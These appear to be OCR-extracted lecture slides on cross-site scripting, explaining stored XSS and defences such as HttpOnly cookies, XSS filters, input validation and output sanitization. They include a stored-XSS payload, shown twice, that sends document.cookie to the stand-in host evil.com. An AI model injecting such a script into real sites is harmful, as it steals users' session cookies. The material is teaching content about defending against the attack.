
friendly.com

Origin: www.friendly.com
session=xI4f-Qs02fd

evil.com

Stored XSS Attack

```
<script>document.write('<img src="http://
evil.com/?'+document.cookie+'">');</script>
```



1) Post malicious JS to profile

2) Send link to attacker’s profile to the victim


friendly.com

Origin: www.friendly.com
session=xl4f-Qs02fd

evil.com

Stored XSS Attack

```
<script>document.write('<img src="http://
evil.com/?'+document.cookie+'">');</script>
```


1) Post malicious JS to profile
2) Send link to attacker's profile to the victim
3) GET /profile.php?uid=…
4) HTTP/1.1 200 OK
5) GET /?session=…
friendly.com
evil.com
Origin: www.friendly.com
session=xI4f-Qs02fd

Cross-Site Scripting (XSS)

- XSS refers to running code from an untrusted origin
  - Usually a result of a document integrity violation
- Documents are compositions of trusted, developer-specified objects and untrusted input
  - Allowing user input to be interpreted as document structure (i.e., elements) can lead to malicious code execution
- Typical goals
  - Steal authentication credentials (session IDs)
  - Or, more targeted unauthorized actions

KEEP
CALM
AND
HACK
ON

Mitigating XSS Attacks

- Client-side defenses
  1. Cookie restrictions – HttpOnly and Secure
  2. Client-side filter – X-XSS-Protection
     - Enables heuristics in the browser that attempt to block injected scripts
- Server-side defenses
  3. Input validation

     ```
     x = request.args.get('msg')
     if not is_valid_base64(x): abort(500)
     ```

  4. Output filtering

     ```
         <div id="content">{{sanitize(data)}}</div>
     ```

HttpOnly Cookies

- One approach to defending against cookie stealing: HttpOnly cookies
  - Server may specify that a cookie should not be exposed in the DOM
  - But, they are still sent with requests as normal
- Not to be confused with Secure
  - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features

HttpOnly Cookies

- One approach to defending against cookie stealing: HttpOnly cookies
  - Server may specify that a cookie should not be exposed in the DOM
  - But, they are still sent with requests as normal
- Not to be confused with Secure
  - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features
- Does HttpOnly prevent all attacks?

HttpOnly Cookies

- One approach to defending against cookie stealing: HttpOnly cookies
  - Server may specify that a cookie should not be exposed in the DOM
  - But, they are still sent with requests as normal
- Not to be confused with Secure
  - Cookies marked as Secure may only be sent over HTTPS
- Website designers should, ideally, enable both of these features
- Does HttpOnly prevent all attacks?
  - Of course not, it only prevents cookie theft
  - Other private data may still be exfiltrated from the origin

Client-side XSS Filters

```
HTTP/1.1 200 OK
… other HTTP headers…
X-XSS-Protection: 1; mode=block
```

```
POST /blah HTTP/1.1
… other HTTP headers…

to=dude&msg=<script>...</script>
```

Client-side XSS Filters

```
HTTP/1.1 200 OK
… other HTTP headers…
X-XSS-Protection: 1; mode=block
```

```
POST /blah HTTP/1.1
… other HTTP headers…

to=dude&msg=<script>...</script>
```

- Browser mechanism to filter "script-like" data sent as part of requests
  - i.e., check whether a request parameter contains data that looks like a reflected XSS
- Enabled in most browsers
  - Heuristic defense against reflected XSS
- Would this work against other XSS types?

Document Integrity

- Another defensive approach is to ensure that untrusted content can't modify document structure in unintended ways
  - Think of this as sandboxing user-controlled data that is interpolated into documents
  - Must be implemented server-side
    - You as a web developer have no guarantees about what happens client-side
- Two main classes of approaches
  - Input validation
  - Output sanitization

Input Validation

```
x = request.args.get('msg')
if not is_valid_base64(x): abort(500)
```

- Goal is to check that application inputs are "valid"
  - Request parameters, header data, posted data, etc.
- Assumption is that well-formed data should also not contain attacks
  - Also relatively easy to identify all inputs to validate
- However, it's difficult to ensure that valid == safe
  - Much can happen between input validation checks and document interpolation

Output Sanitization

```
<div id="content">{{sanitize(data)}}</div>
```

- Another approach is to sanitize untrusted data during interpolation
  - Remove or encode special characters like ‘<‘ and ‘>’, etc.
  - Easier to achieve a strong guarantee that script can't be injected into a document
  - But, it can be difficult to specify the sanitization policy (coverage, exceptions)
- Must take interpolation context into account
  - CDATA, attributes, JavaScript, CSS
  - Nesting!
- Requires a robust browser model

Challenges of Sanitizing Data

```
<div id="content">
    <h1>User Info</h1>
    <p>Hi {{user.name}}</p>
    <p id="status" style="{{user.style}}"></p>
</div>

<script>
    $.get('/user/status/{{user.id}}', function(data) {
        $('#status').html('You are now ' + data.status);
    });
</script>
```

Challenges of Sanitizing Data

HTML Sanitization

Attribute Sanitization

```
<div id="content">
  <h1>User Info</h1>
  <p>Hi {{user.name}}</p>
  <p id="status" style="{{user.style}}"></p>
</div>
```

Script Sanitization

```
<script>
  $.get('/user/status/{{user.id}}', function(data) {
    $('#status').html('You are now ' + data.status);
  });
</script>
```

Challenges of Sanitizing Data

```
<div id="content">
  <h1>User Info</h1>
  <p>Hi {{user.name}}</p>
  <p id="status" style="{{user.style}}"></p>
</div>

<script>
  $.get('/user/status/{{user.id}}', function(data) {
    $('#status').html('You are now ' + data.status);
  });
</script>
```

HTML Sanitization

Attribute Sanitization

Script Sanitization

Was this sanitized by the server?